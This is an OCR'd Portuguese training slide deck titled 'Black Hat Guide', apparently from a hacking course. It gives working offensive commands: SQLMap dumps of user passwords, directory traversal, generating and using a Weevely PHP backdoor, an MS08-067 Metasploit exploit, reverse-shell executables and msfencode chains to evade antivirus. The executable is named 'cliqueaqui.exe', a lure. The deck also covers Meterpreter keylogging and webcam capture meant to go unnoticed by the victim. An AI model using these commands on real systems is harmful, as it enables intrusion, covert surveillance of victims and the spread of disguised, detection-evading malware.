
eSecurity
Black Hat Guide
por Alan Sanches
Sejam bem vindos

O que temos pra hoje?


Temas de Hoje:

- **SQL Injection**
  - O que é SQL Injection?
  - SQL Injection x Blind SQL
  - Trabalhando com SQLMap
  - Exercício: Colocando SQLMap em prática
- **Ataque: Directory Transversal**
  - O que é o ataque Directory Transversal?
  - Exercício: Atacando com Directory Transversal
  - Capturando passwd e senha de banco com DT
- **Backdoors**
  - O que são backdoors?
  - Criando Backdoors em Java
  - Criando Backdoors em PHP
- **Metasploit**
  - Conhecendo o Metasploit
  - Efetuando ataques Básicos com Metasploit
  - Instalando Keylogger sem a percepção da vitima
  - Criando Backdoor executável
  - Encodando backdoor
  - Atacando Windows XP
  - Atacando Windows 7

SQL Injection x Blind SQL

SQL Injection x Blind SQL

A Injeção de SQL, mais conhecida através do termo americano SQL Injection, é um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. A injeção de SQL ocorre quando o atacante consegue inserir uma série de instruções SQL dentro de uma consulta (query) através da manipulação das entradas de dados de uma aplicação



SQL Injection x Blind SQL

Qual a diferença entre SQL Injection e Blind Sql Injection?

SQLMAP

Local: /pentest/database/sqlmap

String: ./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" –[opções]

SQLMap

“Sqlmap é uma ferramenta open source para penetration test que automatiza o processo de detecção e exploiting de vulnerabilidades a Sqli Injection, é escrita em python e tem suporte tanto GNU linux ou windows.”

O sqlmap além de oferecer as funções para detectar e explorar as vulnerabilidades a SQLI, ele consegue também tentar “dominar” o sistema de banco de dados se for possivel.

SQLMap

--help
Mostra as opções do SQLMAP

--current-db
Apresenta o banco de dados atual
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --current-db*

--banner
Pega o Banner do DBMS
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" -b*

--dbs
Lista os bancos de dados do DBMS
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs*

DBMS: “Database Management System”, sistema gerenciador de banco de dados

--tables
Apresenta as tabelas do banco selecionado
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables*

--columns
Apresenta as colunas da tabela selecionada
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns*

--dump
Extrai as informações da colunas selecionadas
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users -C 'uname,pass' --dump*

SQLMap

--current-user
Apresenta o usuário ao qual a página está usando para se conectar ao banco
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --current-user*

--is-dba
Verifica se o usuário atual é administrador do Banco
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --is-dba*


--users
Enumera todos os usuários
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --users*

--search
Varre o banco atrás do que você procura, pode ser um banco, tabela ou coluna
Exemplo: *./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --search –C 'pass'*


SQLMap: Exercício

Selecione um alvo para testes

SqlInjection - HAVIJ



Directory Transversal



Directory Transversal

Directory Transversal, é quando um site ou aplicativo lê algum arquivo do servidor ou do computador, mas permite que o usuário identifique qual o arquivo será lido.

O programa ou site deveria realizar uma verificação para saber se o usuário tem permissão para ler aquele arquivo, mas não o faz, permitindo que o arquivo seja lido.

A falha recebe esse nome porque, na maioria dos casos, o programa ou site quer ler apenas arquivos de um determinado diretório, mas permite que o usuário coloque ../ no caminho do arquivo. ../ ou ..\ significa “diretório acima”. Com “../” suficientes, o programa estará lendo arquivos na raiz do disco.
Tente acessar o arquivo “C:\Arquivos de Programas\..\”, por exemplo.

O site de uma operadora de telefonia brasileira apresentou uma brecha desse tipo que permitia ler o arquivo do servidor onde eram armazenadas as senhas de acesso.

Directory Transversal: Exercício


Selecione um alvo para testes

Backdoor

Backdoor

Backdoor (também conhecido por Porta dos fundos) é uma falha de segurança que pode existir em um programa de computador ou sistema operacional, que pode permitir a invasão do sistema por um cracker para que ele possa obter um total controle da máquina. Muitos crackers utilizam-se de um Backdoor para instalar vírus de computador ou outros programas maliciosos, conhecidos como malware.

Backdoor – Java – 0day



Backdoor - Weevely

Weevely

Local: /pentest/backdoors/web/weevely
String: ./weevely <url> <password> <command>

Backdoor - Weevely

Weevely é um backdoor PHP discreto que simula uma conexão telnet. É uma ferramenta essencial para ser injetada após a exploração de uma vulnerabilidade de uma aplicação web. Com uma permissão básica para fazer upload de arquivos PHP, você só precisa gerar e fazer o upload do código do "servidor" PHP no alvo, e executado localmente o Weevely transmiti comandos de shell.

Weevely é um programa python que lhe permitirá gerar um código de "servidor" PHP, a fim de infectar um servidor Web e tomar o controle dele. Depois de uma exploração bem sucedida a uma aplicação Web, através de exemplos, RFI, LFI ou MySQL LOAD DATA INFILE, você só precisa fazer o upload do código do "servidor" PHP no alvo, e seu script python local Weevely irá transmitir ordens.

Todos os comandos são enviados através de dados escondidas no HTTP e esses comandos estão usando um dynamic probe de funções do sistema para contornar restrições de segurança do PHP. Weevely tentar contornar as configurações do PHP que desabilitam as funções sensíveis que executam programas externos, desativas no php.ini.

Weevely está incluído no Backtrack e Backbox e outras distribuições Linux para teste de penetração

Backdoor - Weevely

Uso:

Gerando o Backdoor


Cria um backdoor com a senha eSecurity na pasta /tmp

 # weevely generate eSecurity /tmp/back.php

Acessa a shell utilizando a senha eSecurity

 # weevely http://www.sitevul.com/back.php eSecurity

Metasploit



Metasploit

Atualização do Metaspoit:
 # msfupdate

Compatibilidades do Metasploit
•Windows Native
•Linux, BSD, MAC OS X
•Nokia 770, N900, N800
•Zaurus (Vários Modelos)
•Android
•iPhone
•Motorola A1200


Metasploit

•**Exploit**
É um meio pelo qual um atacante consegue explorar uma falha dentro de um Sistema
•**Payload**
Um código embutido em um exploit utilizado para definição de pós exploração. É a ação que será executada pós exploração
•**Shellcode**
É o código do Payload que é injetado no sistema comprometido através do exploit.
•**Module**
Pequenos pedaços de scripts que podem ser utilizados pelo metasploit para realizar determinadas operações
•**Listener**
Componente que aguarda uma conexão de retorno pós invasão. Útil para conexão reversa

Metasploit

MSFConsole
É o console do Metasploit
msfconsole

Atualização do Metasploit
msfupdate
snv update



Metasploit

MSFcli

É uma interface para executar exploits, modulos auxiliares sem a necessidade de iniciar o console

msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.100 PAYLOAD=windows/shell/bind_tcp E

```
root@bt:/pentest/exploits# msfcli -h
Usage: /opt/metasploit/msf3/msfcli <exploit_name> <option=value> [mode]
================================================================================

    Mode            Description
    ----            -----------
    (A)dvanced      Show available advanced options for this module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module
    (H)elp          You're looking at it baby!
    (I)DS Evasion   Show available ids evasion options for this module
    (O)ptions       Show available options for this module
    (P)ayloads      Show available payloads for this module
    (S)ummary       Show information about this module
    (T)argets       Show available targets for this exploit module
```

MSFPayload:
Ferramenta que gera Shell code executáveis. Pode ser gerado em C, VB, Python, Ruby...
Sintaxe:
./msfpayload windows/shell_reverse_tcp O
// Traz as opções do payload selecionado
./msfpayload windows/shell_reverse_tcp LHOST=192.168.1.10 X > arquivo.exe
//Cria um arquivo exe onde ao ser executado ele irá efetuar uma conexão reversa.

MSFencode

Ferramenta codifica um payload para efetuar bypass em IDS, Antivírus e afins

Sintaxe

./msfpayload windows/shell_reverse_tcp LHOST=192.168.1.102
R | msfencode –c 15 –e x86/shikata_ga_nai –a x86 –t raw |
msfencode –c 3 –e x86/call4_dword_xor -t exe > cliqueaqui.exe
//Cria um arquivo exe onde ao ser executado ele irá efetuar uma conexão reversa.

R = Raw
T = Formado da saída,
raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exesmall,
elf,macho,vba,vba-exe,vbs,loop-vbs,asp,war
A = Arquitetura do arquivo
C = Número de vezes que o encode irá passar pelo arquivo
E = Codificador a ser usado

Metasploit

Metasploit Community Edition
Versão Metasploit framework com a interface do Metasploit PRO

Metasploit PRO
Versão do Metasploit Profissional, Pago!

Armitage
Uma interface grafica que não foi criada pelos criadores do Metasploit

Exploitando Windows XP

msfconsole
 # use windows/smb/ms08_067_netapi
 # set RHOST 192.168.2.108
 # set PAYLOAD windows/meterpreter/reverse_tcp
 # set LHOST 192.168.2.103
 # exploit

Atacando o Windows 7

Criando Backdoor

#msfpayload windows/meterpreter/reverse_tcp LHOST=IP LPORT=4444 x > name.exe
#msfconsole
#use exploit/multi/handler
#set payload windows/meterpreter/reverse_tcp
#set lhost IP
#exploit

Abrir o name.exe no Windows 7
Usar Meterpreter para pós exploração
Experimente comandos, pwd, getuid, ps, migrade 123,keyscan_start depois keyscan_dump e feche com keyscan_stop e por ultimo o comando webcam_snap.

Metasploit – Encodando Backdoor

MSFencode

Ferramenta codifica um payload para efetuar bypass em IDS, Antivírus e afins

Sintaxe

./msfpayload windows/shell_reverse_tcp LHOST=192.168.2.102 R | msfencode –c 15 –e x86/shikata_ga_nai –a x86 –t raw | msfencode –c 3 –e x86/call4_dword_xor -t exe > cliqueaqui.exe

//Cria um arquivo exe onde ao ser executado ele irá efetuar uma conexão reversa.

printf ("\Chega por hoje\n");

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: desafiohacker

Fanpage: www.facebook.com/academiahacker